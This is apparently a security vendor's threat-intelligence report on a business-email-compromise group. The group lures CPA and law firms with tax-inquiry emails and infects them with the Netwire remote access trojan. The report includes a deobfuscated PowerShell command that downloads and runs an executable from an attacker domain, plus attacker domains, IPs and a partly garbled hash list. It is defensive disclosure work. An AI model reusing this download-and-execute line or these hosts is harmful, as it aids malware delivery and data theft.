
HOW WE SCAMMED THE TAX SCAMMERS

BEC Group Attacks CPA's and Law Firms Using Trojans to Steal Tax Data


A threat group is actively targeting CPA's and law firms in an attempt to steal valuable customer tax information. These cyber-criminals leverage the stolen information to perpetuate ongoing Business Email Compromise (BEC) attacks and to file fraudulent tax returns on behalf of unknowing victims.



Over the past month Zix and AppRiver Advanced Email Security rules targeting BEC scams began matching eerily similar tax inquiry messages to multiple CPA and law firm clients. The emails request information about pricing, and seek to determine whether the recipient is accepting new clients. We believe this social engineering attempt serves as a leading indicator of how fraudulent returns are likely to be filed with the IRS this season. Our Security Analysts team decided to engage the attackers in order to gather additional intelligence related to the scheme, and subsequentially has uncovered the tactics these attackers are using to carry out fraudulent activity for BEC and tax fraud.

The Initial Message

The message below is the beginning of one of the initial tax scam attempts. It inquires whether the firm is accepting new clients and seeks to uncover how much they charge for individual returns.



Tax Return

Melanie Pittman <pittmai@lycos.com>
To undisclosed-recipients:

[redacted]

Hi,

I need assistance filing my 2019 tax return with a new firm this year, as my former CPA retired from practice.


I would like to know if your firm is accepting new clients for the current tax year and also give me the analysis of your charges for Individual Returns

Regards,

Melanie Pittman

Setting Up a Cover Domain & Site

In order to help us convince the attackers, we quickly created a convincing CPA domain and set up a website for it to use as a cover. Below is a snippet of how one of the pages on our site appeared.



Our Service to You

Discover more about our extensive range of professional services. We constantly update this page, but if you still can't find what you're looking for, please feel free to get in touch with us – we will be more than happy to help.

Our Services

Tax Issues

We always put our focus on our customers. We want you to find the product or service that perfectly suits your needs, which is why we offer comprehensive consulting services to help you make an informed decision.

Learn More

IRS Audits

Our aim is that you are completely satisfied with our products and services. That's why we not only provide professional advice before you order: We are also there to help you afterwards, serving as reliable support.

Learn More


Return Assistance

We regularly offer industry-relevant training programs and workshops. Our certified instructors have many years of experience in their specialist area and enjoy sharing their expert knowledge with their students.

Learn More

Responding to the Attackers

With the stage set, we responded to the initial inquiry message made on our fictitious CPA domain. As hoped, our team received a response the next day in the form of a reply containing a malicious link purporting to be 2018 tax return documents for us to review. As shown below, this led to a newly created site (melainepitmanestates[.]com) containing a .doc file named 2018_PitMan_USTax.doc.



From: Melanie Pittman <pittmai@lycos.com>
Sent: [redacted]
To: Sophie Walters
Subject: Re: Tax Return 2019

Attacker - Tax Scammer

Hi Sophie

Thanks for your swift response.

I am presently out of town, but I can book an appointment with you upon my return.

In the main time, Here is the copy of my prior tax return documents shared below, let me know your review then we can proceed.

2018_USTax_forms

Link to Netwire Remote Access Trojan Loader

Thanks,

Melanie


On [redacted], Sophie Walters wrote:

Our response to Attacker's Initial Inquiry Message

> Hello Melanie,
>
> My name is Sophie Walters, Office Manager for [redacted]cpa.com. Your inquiry was referred to us by a colleague. Louis, our CPA, charges a flat rate of $250 per hour and we are accepting clients for individual returns. We can typically provide a free estimate that is usually within an hour to complete the return assuming no additional edits need to be made.
>
> If this works for you we can take a look at the return to provide an estimate of how long it will take. We look forward to serving your tax needs this season.
>
> Regards,
>
> Sophie Walters
> [redacted] CPA


Analyzing the Document

We immediately saw the downloaded file contained Hex, Base64, and VBA obfuscated strings. The VBA was also “stomped” with an obfuscation tool (EvilClippy, Adaptive Document Builder, etc.), a technique used by attackers attempting to bypass A/V engines. This destroys the VBA source code but leaves the compiled macro code (p-code) in the Office file.



```
+----------+--------------------+---------------------------------------------+
|Type      |Keyword             |Description                                  |
+----------+--------------------+---------------------------------------------+
|AutoExec  |Document_Open       |Runs when the Word or Publisher document is  |
|          |                    |opened                                       |
|Suspicious|write               |May write to a file (if combined with Open)  |
|Suspicious|Shell               |May run an executable file or a system       |
|          |                    |command                                      |
|Suspicious|WScript.Shell       |May run an executable file or a system       |
|          |                    |command                                      |
|Suspicious|Run                 |May run an executable file or a system       |
|          |                    |command                                      |
|Suspicious|CreateObject        |May create an OLE object                     |
|Suspicious|Chr                 |May attempt to obfuscate specific strings    |
|          |                    |(use option --deobf to deobfuscate)          |
|Suspicious|Hex Strings         |Hex-encoded strings were detected, may be    |
|          |                    |used to obfuscate strings (option --decode to|
|          |                    |see all)                                     |
|Suspicious|Base64 Strings      |Base64-encoded strings were detected, may be |
|          |                    |used to obfuscate strings (option --decode to|
|          |                    |see all)                                     |
|Suspicious|VBA obfuscated      |VBA string expressions were detected, may be |
|          |Strings             |used to obfuscate strings (option --decode to|
|          |                    |see all)                                     |
|Hex String|'\x00\x02\t\x06'    |00020906                                     |
|Hex String|'\x00\x00\x00\x00\x0|000000000046                                 |
|          |0F'                 |                                             |
|Hex String|'ES\x17i\x17\x18'  |45531786691718                              |
|Hex String|'v\x01x\x15t\x04'  |76017815740482                              |
|Hex String|'`bpuT'           |88608862707554                             |
|Hex String|'dC6&'           |64914397369226                            |
|Hex String|'$\x04\x08qf'      |249404087166                                |
|Hex String|r8t7                |72387437                                     |
|Hex String|'rCV8A'           |72435638989541                             |
|Base64    |"W'"            |ocxXnrIn                                   |
|String    |                    |                                             |
|VBA string|                    |Chr(32)                                      |
|Suspicious|VBA Stomping        |VBA Stomping was detected: the VBA source    |
|          |                    |code and P-code are different, this may have |
|          |                    |been used to hide malicious code             |
+----------+--------------------+---------------------------------------------+
```

Once de-obfuscated, the embedded PowerShell script pulls down an executable file from the recently registered domain of melanierncare[.]com, then uses the Invoke-Item cmdlet to run it.



```
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" $client =
new-object System.Net.WebClient;$a =
'http://melanierncare.com/trphostwire_3FC9.exe'.Split(',');$huas = $env:temp
+ '\stYgx.exe';foreach($b in $a){try{$client.DownloadFile($b.ToString(),
$huas);Invoke-Item($huas);break;}catch{write-host $_.Exception.Message}};.
```

Between Januarty 1st and September 30th, 2019, the IRS prevented $2.7 billion in refunds from being issued to fraudsters.


HOW WE SCAMMED THE TAX SCAMMERS

BEC Group Attacks CPA's and Law Firms Using Trojans to Steal Tax Data

Netwire Rat

The executable file turned out to be the Netwire Remote Access Tool that was first noted in 2012. This RAT provides features such as remote access, password stealing, keylogging, screen capture and webcam access, and is widely sold and distributed among threat actors. Cracked versions are also widely available across the net. Keeping with the Melanie Pittman (attackers' alias) theme, this example used the recently registered domain of melpittmancosmetics[.]com as its command and control site.

The Netwire Remote Access Trojan allows these attackers to exfiltrate customer tax data from the targeted CPA's and law firms that can then be used to commit identity theft tax refund fraud. In addition, the stolen data provides substantial intelligence such as business contacts, emails, invoicing and funds transfer procedures, along with other confidential information that can be leveraged or sold for additional malware and BEC attacks.



```
☑ 3632  [redacted]
☑ 1636  [redacted]
☑ 660   [redacted]
☑ 4128  [redacted]
☑ 3776  [redacted]
☑ 2172  [redacted]
☑ 1804  [redacted]   MeltMistgun @ NIRVANA   Windows   Jap
☑ 3912  [redacted]   Welcome @ MOBILE-...    Windows   Viet
☑ 3544  [redacted]   Djohan Salim @ Djoha... Windows   Ind
☑ 2420  [redacted]   Administrator @ SVN-... Windows   Viet
☑ 1312  [redacted]   User @ nam              Windows   Viet
☑ 1652  [redacted]   USER @ USER-PC          Windows   Viet

Opera           http://funsharing.net
Opera           http://www.thegft.org
Mozilla Firefox http://www.draugiem.lv
Passwords: 1691

Timestamp               Remote IP/DNS     Message
14.10.2012. 16:22:44    41.236.143.134    Connection Dropped
14.10.2012. 16:22:44    177.119.168.146   Authentication Successful, Connection Esta
14.10.2012. 16:22:46    82.178.197.93     Incomming Connection, Authenticating...
14.10.2012. 16:22:46    82.178.197.93     Authentication Complete, Waiting for Remo
14.10.2012. 16:22:46    12.200.210.120    Incomming Connection, Authenticating...
14.10.2012. 16:22:46    12.200.210.120    Invalid or Unexpected Command Received
14.10.2012. 16:22:47    82.178.197.93     Authentication Successful, Connection Esta

Hosts Online: 162       Active Ports: [redacted]
```

NetWire RAT

☆☆☆☆☆ (There are no reviews yet.)

$180.00

Accessibility:

Connect to your Windows, Linux, Mac OS X servers, workstations, desktops, laptops and Android Smartphones from any place provided the Internet or Network access is available. NetWire can be customized to suit your daily needs, such as remote support, live forensics or even monitoring your children at home.

- Very stable
- No dependencies
- Use to-use gui
- Remote Desktop
- Webcam Spy
- Remote file execution

Categories: Remote Administration Tools, Software

IRS Identity Theft Advice

While the IRS has been implementing new fraud filters to thwart this activity, there are still windfall profits to be made. Between January 1st and September 30th, 2019, they prevented $2.7 billion in refunds from being issued to fraudsters. The IRS also maintains a page containing warning signs and IRS Publication 5027 details steps to take if you are a victim. The IRS advises taxpayers to, "Be alert to possible tax-related identity theft if:

- You get a letter from the IRS inquiring about a suspicious tax return that you did not file.
- You can't e-file your tax return because of a duplicate Social Security number.
- You get a tax transcript in the mail that you did not request.
- You get an IRS notice that an online account has been created in your name.
- You get an IRS notice that your existing online account has been accessed or disabled when you took no action.
- You get an IRS notice that you owe additional tax or refund offset, or that you have had collection actions taken against you for a year you did not file a tax return.
- IRS records indicate you received wages or other income from an employer you didn't work for."

Indicators of Compromise

DROPPED EXECUTABLE FILE:

trphostwire_3FC9.exe
sha256
5b7d44bc506ab759786f79b8ffc350ae6078f5e2
506406e84b3aeb93b3ee6879

FILE VERSION INFORMATION:

Product	Nonmetropolitan3
Original Name	epididymises.exe
Internal Name	epididymises
CompanyName	WOnderware
File Version	1.00.0007

DNS REQUESTS:

domain	melanierncare[.]com
domain	melpittmancosmetics[.]com
domain	www.lavidalocatrp[.]com
domain	melainepitmanestates[.]com

CONNECTIONS:

ip	185.222.202[.]91
ip	151.139.128[.]14
ip	185.163.45[.]203